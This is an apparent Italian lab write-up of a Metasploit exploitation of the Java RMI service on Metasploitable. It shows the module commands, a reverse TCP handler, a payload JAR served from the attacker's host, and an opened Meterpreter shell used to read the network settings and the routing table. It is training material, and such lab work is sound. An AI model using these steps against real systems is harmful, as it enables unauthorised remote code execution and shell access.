

Oggi eseguiremo un exploit contro il servizio java rmi di metasploitable.
L'esercizio ci chiede di sfruttare la vulnerabilità presente sulla porta 1099 e di recuperare la configurazione di rete e le informazioni della tabella di routing.
La tabella di routing è la tabella costruita da un router o da un host in cui sono memorizzati gli indirizzi IP di una rete. Essa serve per recapitare a destinazione i pachhetti.
La vulnerabilità in questione consiste nello sfruttare la configurazione standard del servizio java che ci permette, tramite RMI (remote method invocation), di iniettare codice malevolo tramite una URL. Nello specifico l'RMI consente a un oggetto di richiamare un metodo di un altro oggetto presente in un'altra JVM (java virtual machine) da remoto e senza autenticazione.
Cominciamo con il cercare l'exploit:



Poi vediamo le opzioni:



Questo è un modulo normale, quindi sarà la nostra macchina a connettersi al target. Inoltre possiamo impostare una URI (uniform resource identifier, cioè una stringa di caratteri che identifica univocamente una risorsa, tra cui le URL) a piacimento o tenere quella di default. Impostiamo l'host remoto da attaccare ed eseguiamo l'exploit:

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 10.0.2.19
rhosts ⇒ 10.0.2.19
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 10.0.2.5:4444
[*] 10.0.2.19:1099 - Using URL: http://10.0.2.5:8080/EUDhOk0r9fz
[*] 10.0.2.19:1099 - Server started.
[*] 10.0.2.19:1099 - Sending RMI Header ...
[*] 10.0.2.19:1099 - Sending RMI Call ...
[*] 10.0.2.19:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 10.0.2.19
[*] Meterpreter session 1 opened (10.0.2.5:4444 → 10.0.2.19:48413) at 2024-01-26 12:54:53 +0100

meterpreter > 
```


L’attacco ha aperto una sessione di meterpreter, cioè un payload che permette di aprire una shell interattiva molto potente. Essa ci consente di eseguire diverse azioni tra cui controllare lo schermo del dispositivo attaccato, caricare e scaricare file.
Controlliamo le impostazioni di rete per essere sicuri di aver attaccato la macchina giusta:

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 10.0.2.19
IPv4 Netmask : 255.0.0.0
IPv6 Address : fe80::a00:27ff:fe88:c159
IPv6 Netmask : ::
```

Possiamo dire che l’attacco è riuscito. Prendiamo le informazioni richieste sulla tabella di routing dall’esercizio con il comando “route”:


meterpreter > route
IPv4 network routes
Subnet Netmask Gateway Metric Interface
10.0.2.19 255.0.0.0 0.0.0.0
127.0.0.1 255.0.0.0 0.0.0.0
IPv6 network routes
Subnet Netmask Gateway Metric Interface
::1 :: ::
fe80::a00:27ff:fe88:c159 :: ::
meterpreter >